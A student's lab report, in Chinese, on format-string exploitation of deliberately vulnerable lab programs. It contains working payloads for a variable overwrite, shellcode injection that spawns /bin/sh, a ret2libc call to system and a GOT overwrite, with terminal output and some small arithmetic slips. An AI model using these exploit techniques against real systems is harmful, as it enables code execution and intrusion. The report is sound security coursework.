信息系统安全实验 lab1

网安2004 刘浩毅

1 prog1 改变var

关闭ASLR：

`sudo sysctl -w kernel.randomize_va_space=0`

编译：

`gcc -z execstack -o prog1 prog1.c`

改变var为0x66887799

构造输入：`%08x %08x %08x %08x %08x %08x`，打印出栈中内容

```
Terminal
[05/22/23]seed@VM:~/.../infoe_01$ gcc -z execstack -o prog1 prog1.c
prog1.c: In function ‘fmtstr’:
prog1.c:15:12: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(input);
            ^
[05/22/23]seed@VM:~/.../infoe_01$ ./prog1
Target address: bfffed54
Data at target address: 0x11223344
Please enter a string:
```

根据输出，得到目标地址为bfffed54

0x6688 = 26248

0x7799 = 30617

注意我们构造字符串，前面已经自带44(4+4+4+8+8+8+8)个字符

26248-44 = 26204

30617-26248 = 4369

构造命令：

```
echo $(printf
"\x56\xed\xff\xbf@@@@\x54\xed\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn >
inputa

./prog1 < inputa | grep -a address
```

```
[05/22/23]seed@VM:~/.../infoe_01$ echo $(printf "\x56\xed\xff\xbf@@@@\x54\xed\x
f\xbf")%.8x%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > inputa
[05/22/23]seed@VM:~/.../infoe_01$ ./prog1 < inputa | grep -a address
Target address: bfffed54
Data at target address: 0x11223344
Data at target address: 0x66887799
[05/22/23]seed@VM:~/.../infoe_01$
```

改变var为0xdeadbeef

同理，但是由于dead比beef大因此在BEEF前加1变为1BEEF-DEAD，在存入高地址的时候因为位数不够1会被省略

DEAD = 57005

1BEEF = 114415

57005-44=56961

114415-57005=57410

```
echo $(printf
"\x56\xED\xFF\xBF@@@@\x54\xED\xFF\xBF")%.8x%.8x%.8x%.8x%.8x%.56961x%hn%.57410x%hn >
inputb

./prog1 < inputb | grep -a address
```

```
[05/22/23]seed@VM:~/.../infoe_01$ echo $(printf "\x56\xED\xFF\xBF@@@@\x54\xED\xF
F\xBF")%.8x%.8x%.8x%.8x%.8x%.56961x%hn%.57410x%hn > inputb
[05/22/23]seed@VM:~/.../infoe_01$ ./prog1 < inputb | grep -a address
Target address: bfffed54
Data at target address: 0x11223344
Data at target address: 0xdeadbeef
[05/22/23]seed@VM:~/.../infoe_01$
```

2 prog2 shellcode注入，获得shell

开启 Stack Guard 保护，并关闭栈不可执行保护，通过 shellcode 注入进行利用，获得 shell。

关闭ASLR：

`sudo sysctl -w kernel.randomize_va_space=0`

编译：

`gcc -m32 -no-pie -fstack-protector -z execstack -o prog2 prog2.c`

启动程序查看地址：

```
[05/22/23]seed@VM:~/.../infoe_01$ vi input
[05/22/23]seed@VM:~/.../infoe_01$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602

The value of the return address(after): 0x08048602
[05/22/23]seed@VM:~/.../infoe_01$
```

将恶意代码地址放在input array中，这里选定0xbfffed04+0x90的地方，将ret（ebp+4）填充为我们的恶意代码的地址。


构造payload：

```python
#!/usr/bin/python3
import sys
# shellcode创建一个shell
shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200
payload = bytearray(0x90 for i in range(N))
start = N - len(shellcode)
payload[start:] = shellcode
# 分为两部分的目标地址ret
addr1 = 0xbfffecee
addr2 = 0xbfffecec
payload[0:4] = (addr1).to_bytes(4, byteorder='little')
payload[4:8] = ("@@@@").encode('latin-1')
payload[8:12] = (addr2).to_bytes(4, byteorder='little')
# 待填充的地址的两部分
small = 0xbfff -12 -15*8
large = 0xed94 - 0xbfff
# payload主体
s = "%.8x"*15 + "%." + str(small) + "x%hn%." + str(large) + "x%hn"
# s = "%." + str(small) + "x" + "%17$hn" + \
# "%." + str(large) + "x" + "%19$hn"
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt
f = open("input", "wb")
f.write(payload)
f.close()

```

效果:



3 prog2 ret2libc注入，获得shell

开启 Stack Guard 保护，并开启栈不可执行保护，通过 ret2lib 进行利用，获得 shell （可以通过调用 system(“/bin/sh”)）；

关闭ASLR：

```
sudo sysctl -w kernel.randomize_va_space=0
```

编译：

```
gcc -m32 -no-pie -fstack-protector -z noexecstack -o prog2 prog2.c
```

启动程序查看地址：

```
[05/22/23]seed@VM:~/.../infoe_01$ vi input
[05/22/23]seed@VM:~/.../infoe_01$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602

The value of the return address(after): 0x08048602
[05/22/23]seed@VM:~/.../infoe_01$
```

得到EBP的地址是0xbfffece8。

```
[05/22/23]seed@VM:~/.../infoe_01$ ldd ./prog2
        linux-gate.so.1 =>  (0xb7ffe000)
        /home/seed/lib/boost/libboost_program_options.so.1.64.0 (0xb7f7d000)
        /home/seed/lib/boost/libboost_filesystem.so.1.64.0 (0xb7f61000)
        /home/seed/lib/boost/libboost_system.so.1.64.0 (0xb7f5b000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d8e000)
        libstdc++.so.6 => /usr/lib/i386-linux-gnu/libstdc++.so.6 (0xb7c17000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xb7bfa000)
        libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb7bdd000)
        /lib/ld-linux.so.2 (0x80000000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xb7b87000)
[05/22/23]seed@VM:~/.../infoe_01$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   245: 00112d60    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
[05/22/23]seed@VM:~/.../infoe_01$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 15b82b /bin/sh
[05/22/23]seed@VM:~/.../infoe_01$
```

得到system()函数偏移：0x0003ada0

字符串"/bin/sh"偏移：0x0015b82b

使用gdb查看libc基址：

```
0xb7bf2000 0xb7bf3000 rw-p      /lib/i386-linux-gnu/libgcc_s.so.1
0xb7bf3000 0xb7d60000 r-xp      /usr/lib/i386-linux-gnu/libstdc++.so.6.0.2
0xb7d60000 0xb7d61000 ---p      /usr/lib/i386-linux-gnu/libstdc++.so.6.0.2
0xb7d61000 0xb7d66000 r--p      /usr/lib/i386-linux-gnu/libstdc++.so.6.0.2
0xb7d66000 0xb7d67000 rw-p      /usr/lib/i386-linux-gnu/libstdc++.so.6.0.2
0xb7d67000 0xb7d6a000 rw-p      mapped
0xb7d6a000 0xb7f19000 r-xp      /lib/i386-linux-gnu/libc-2.23.so
0xb7f19000 0xb7f1a000 ---p      /lib/i386-linux-gnu/libc-2.23.so
0xb7f1a000 0xb7f1c000 r--p      /lib/i386-linux-gnu/libc-2.23.so
0xb7f1c000 0xb7f1d000 rw-p      /lib/i386-linux-gnu/libc-2.23.so
0xb7f1d000 0xb7f20000 rw-p      mapped
```

计算地址：

system()：0x0003ada0 + 0xb7d6a000 = 0xb7da4da0

"/bin/sh"：0x0015b82b + 0xb7d6a000 = 0xb7ec582b

构造payload:

- ret填充为system:0xb7da4da0
- 参数字符串为"/bin/sh"地址:0xb7ec582b
- ebp=0xbfffece8
- ret位置为ebp+4=0xbfffec4c
- 参数位置为ebp+12=0xbfffec54

数值计算，前方已经填充28+15x8=148个字符：

4da0h - 148 = 19724

582bh - 4da0h = 2699

b7dah - 582bh = 24495

b7ech - b7dah = 18

构造命令：

```
echo $(printf
"\xec\xec\xff\xbf@@@@\xf4\xec\xff\xbf@@@@\xee\xec\xff\xbf@@@@\xf6\xec\xff\xbf")%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%19724x%hn%2699x%hn%2
4495x%hn%18x%hn > input
```

获得shell：

```
4040

The value of the return address(after): 0xb7da4da0
$ ls
exploit  input  inputa  inputb  peda-session-prog2.txt  prog1  prog1.c  prog2  pro
$ whoami
seed
$
```

4 prog2 GOT表劫持，调用win函数

开启ASLR，开启 Stack Guard 保护，并开启栈不可执行保护，通过 GOT 表劫持，调用 win 函数。

开启ASLR：在·

`sudo sysctl -w kernel.randomize_va_space=2`

编译：

`gcc -m32 -no-pie -fstack-protector -z noexecstack -o prog2 prog2.c`

```
Terminal
[05/22/23]seed@VM:~/.../infoe_01$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[05/22/23]seed@VM:~/.../infoe_01$ gcc -m32 -no-pie -fstack-protector -z noexecstack -o prog2 prog2.c
prog2.c: In function ‘fmtstr’:
prog2.c:20:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(str);
     ^
[05/22/23]seed@VM:~/.../infoe_01$
```

获得函数地址：

win函数的地址为0x804850b。

```
gdb-peda$ p &win
$1 = (<text variable, no debug info> *) 0x804850b <win>
gdb-peda$
```

查看got表：

使用objdump查看，printf的got地址是0x804a00c。

```
Disassembly of section .plt:

08048390 <printf@plt-0x10>:
 8048390:       ff 35 04 a0 04 08       pushl  0x804a004
 8048396:       ff 25 08 a0 04 08       jmp    *0x804a008
 804839c:       00 00                   add    %al,(%eax)
        ...

080483a0 <printf@plt>:
 80483a0:       ff 25 0c a0 04 08       jmp    *0x804a00c
 80483a6:       68 00 00 00 00          push   $0x0
 80483ab:       e9 e0 ff ff ff          jmp    8048390 <_init+0x28>

080483b0 <__stack_chk_fail@plt>:
 80483b0:       ff 25 10 a0 04 08       jmp    *0x804a010
 80483b6:       68 08 00 00 00          push   $0x8
 80483bb:       e9 d0 ff ff ff          jmp    8048390 <_init+0x28>

080483c0 <fread@plt>:
 80483c0:       ff 25 14 a0 04 08       jmp    *0x804a014
 80483c6:       68 10 00 00 00          push   $0x10
 80483cb:       e9 c0 ff ff ff          jmp    8048390 <_init+0x28>

080483d0 <puts@plt>:
```

我们需要做的是在目标地址0x0804a00c处写入0x0804850b。

按同样的方法将0x0804与0x850b写入指定位置，构造字符串如下

```
echo $(printf
"\x0e\xa0\x04\x08@@@@\x0c\xa0\x04\x08")%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%1920x%hn%32013x%hn > input

./prog2
```

成功执行win函数，得到结果如下图：

```
                                                        40404040
You Win!
[05/22/23]seed@VM:~/.../infoe_01$
```